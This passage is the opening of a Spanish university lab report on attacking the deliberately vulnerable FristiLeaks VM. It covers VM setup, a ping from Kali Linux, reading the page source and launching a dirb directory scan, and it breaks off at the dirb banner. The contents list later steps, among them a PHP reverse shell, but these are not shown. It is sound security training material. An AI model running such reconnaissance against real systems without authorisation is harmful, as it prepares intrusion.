

EXPLOTACIÓN DE VULNERABILIDAD DE FRITILEAKS

EDWARD CAMILO CAICEDO BENITEZ

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA DE INGENIERÍA DE TELECOMUNICACIONES E

INFORMÁTICA

SEGURIDAD Y AUDITORIAS EN REDES

DOCENTE

RAFAEL SANDOVAL MORALES

QUIBDÓ-CHOCÓ-COLOMBIA

2025

TABLA DE CONTENIDO

INTRODUCCIÓN	6
OBJETIVO.....	6
INSTALACIÓN Y CONFIGURACIÓN DE FRITILEAKS.....	8
VULNERACIÓN DE FRITILEAKS POR MEDIO DE INYECCION SQL	9
SEGUNDO CAPITULO.....	27
CAMBIO DE DIRECCIÓN MAC EN UBUNTU	¡Error! Marcador no definido.

TABLA DE ILUSTRACIONES

1. importación de fristileaks en VirtualBox	8
2. Seleccionamos el archivo de Fristileaks	8
3. Instalación del exitosa del fristileaks	9
4. Configuración del sistema de fritileaks en VirtualBox	9
5. Configuración de red de fritileaks en VirtualBox	10
6. Configuración de red de fritileaks en VirtualBox	10
7. Configuración de pantalla de fritileaks en VirtualBox	11
8. Ejecución de fritileaks en VirtualBox	11
9. fritileaks abierto	12
10. Acceso a la página Fristileaks desde el navegador en Kali Linux	13
11. Visualización del código fuente de la página Fristileaks	14
12. Ejecución de dirb para enumeración de directorios	15
13. “Exploración de directorio web expuesto: /images.....	16
14. Revisión del archivo robots.txt en el servidor web	16
15. Acceso denegado con mensaje personalizado en URL restringida.....	17
16. Portal de administración de Fristileaks	18
17. Código fuente con datos en Base64	18
18. Código fuente con formulario de login	19
19. Intento de decodificación de Base64.....	19
20. Conversión Base64 a imagen PNG	20
21. Extracción de texto de la imagen	20
22. Inicio de sesión exitoso	21
23. Preparación de la reverse shell en PHP.....	22
24. Modificación y camuflaje de la reverse shell.....	23
25. Configuración de la reverse shell con dirección IP y puerto	24
26. Ejecución de la reverse shel	25
27. Ejecución del archivo malicioso desde el servidor Fristileaks.....	25
28. Conexión remota establecida con el usuario Apache.....	25
29. Verificación de acceso al sistema comprometido	26
30. Exploración inicial del sistema de archivos	27

31. Exploración de la base de datos hackmenow y estructura de la tabla.....	30
32. Inserción y verificación de nuevos usuarios en la tabla.....	30
33. Inicio de sesión con el usuario Edward.....	31
34. Acceso exitoso con el usuario Edward.....	32
35. Inicio de sesión con el usuario Camilo	32
36. Acceso exitoso con el usuario Camilo	33

INTRODUCCIÓN

En este laboratorio de seguridad informática se realizó un recorrido por un entorno controlado con el fin de comprender cómo funcionan ciertos mecanismos de protección y, al mismo tiempo, descubrir posibles debilidades en un servidor web. La práctica comenzó con la exploración de directorios y archivos disponibles públicamente, lo cual permitió identificar recursos expuestos y rutas ocultas dentro de la aplicación. A medida que se avanzaba, se presentaron diferentes mensajes, imágenes y formularios que fueron dando pistas sobre el camino a seguir.

OBJETIVO

Analizar y documentar el proceso de exploración y acceso a un servidor web en un entorno controlado, con el propósito de comprender cómo se descubren rutas ocultas, formularios de login y posibles vulnerabilidades que permitan mejorar las medidas de seguridad en aplicaciones similares.

METODOLOGIA


La práctica se llevó a cabo siguiendo una serie de pasos ordenados que simulan el proceso de un pentest:

1. **Exploración inicial:** se listaron los directorios accesibles públicamente, identificando archivos de imágenes y recursos disponibles.
2. **Revisión de robots.txt:** se analizaron las rutas restringidas indicadas por el archivo de configuración, lo que permitió descubrir directorios adicionales.


3. **Acceso a rutas ocultas:** se visitaron las URL indicadas en robots.txt, observando mensajes personalizados que servían como pistas dentro del entorno.
4. **Interacción con formularios:** se probaron credenciales en el login presentado por el sistema, lo que permitió acceder con distintos usuarios y observar el flujo de autenticación.
5. **Validación del acceso:** se comprobó que, tras un login exitoso, el sistema ofrecía la posibilidad de subir archivos, lo que abre la puerta a un análisis más profundo sobre el manejo de permisos y seguridad en el servidor.

INSTALACIÓN Y CONFIGURACIÓN DE FRITILEAKS


Paso 1: importamos fristileaks e instalación de frikileaks



1. importación de fristileaks en VirtualBox




2. Seleccionamos el archivo de Fristileaks




3. Instalación del exitosa del fristileaks

VULNERACIÓN DE FRITILEAKS POR MEDIO DE INYECCION SQL


Paso1: configuramos y ejecutamos fritilleks




4. Configuración del sistema de fritileaks en VirtualBox




5. Configuración de red de fritileaks en VirtualBox



6. Configuración de red de fritileaks en VirtualBox



7. Configuración de pantalla de fritileaks en VirtualBox



8. Ejecución de fritileaks en VirtualBox

```
FristiLeaks 1.3 vulnerable VM by Ar0xA.
Goal: get root (uid 0) and read the flag file

Thanks to dqi and barrebas for testing!

IP address:10.0.2.8
localhost login:
```

9. fritileaks abierto

Paso 2: Iniciamos a Kali y damos ping a la ip de vagrant para confirmar la conexión entre estos

```
kali linux 2.0 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
7 de sep 21:19
root@kali: /home/kali

(kali@kali)-[~]
$ sudo su
[sudo] contraseña para kali:
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fed9:8eb1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d9:8e:b1 txqueuelen 1000 (Ethernet)
    RX packets 138547 bytes 121432662 (115.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 89480 bytes 9959039 (9.4 MiB)
    TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2054 bytes 87220 (85.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2054 bytes 87220 (85.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/kali]
# ping 10.0.2.8
```

```
(root@kali)-[/home/kali]
# ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=7.38 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=2.28 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=64 time=1.50 ms
^Z
zsh: suspended ping 10.0.2.8

(root@kali)-[/home/kali]
#
```


Paso 3: una vez con conexión entre ambas maquinas, se observa el acceso exitoso al servicio web de **Fristileaks** mediante la dirección IP 10.0.2.8, dentro del entorno de práctica configurado en **Kali Linux ejecutándose en VirtualBox**. La página muestra el lema característico “Keep Calm and Drink Fristi”, lo que confirma que el servidor se encuentra activo y accesible desde el navegador.



10. Acceso a la página Fristileaks desde el navegador en Kali Linux

Paso 4: a el código fuente del sitio web **Fristileaks**, accedido a través del navegador en la dirección 10.0.2.8. El contenido HTML revela información relevante, incluyendo enlaces, estructura de la página y referencias a archivos e imágenes (logo-fristi.png). Además, se muestra un bloque de

texto con posibles nombres de usuario, lo cual resulta clave para las fases de recolección de información y análisis de vulnerabilidades en la práctica.



```
1 <!-- Welcome to #Fristileaks, a quick hackme VM by @ArduX
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be double in 4 hours.
5 -->
6 <div>
7 <div>
8 <div>
9 <div>
10 <div>
11 <div>
12 <div>
13 <div>
14 <div>
15 <div>
16
```

11. Visualización del código fuente de la página Fristileaks

Paso 5: En este paso se utilizó la herramienta **Dirb** desde Kali Linux para realizar una búsqueda de directorios y archivos ocultos en el servidor web **Fristileaks** (<http://10.0.2.8/>). La exploración identificó recursos importantes, entre ellos:


/cgi-bin/ (con código de respuesta 403 – acceso prohibido).

/images/ (directorio accesible y listable).

/index.html (página principal del sitio).

/robots.txt (archivo accesible con código 200).

Estos hallazgos son relevantes porque permiten descubrir posibles rutas y archivos sensibles dentro del servidor, que pueden ser aprovechados para avanzar en la práctica de análisis de seguridad.



```
(root@kali)-[/home/kali]
# dirb http://10.0.2.8/

-----
DIRB v2.22
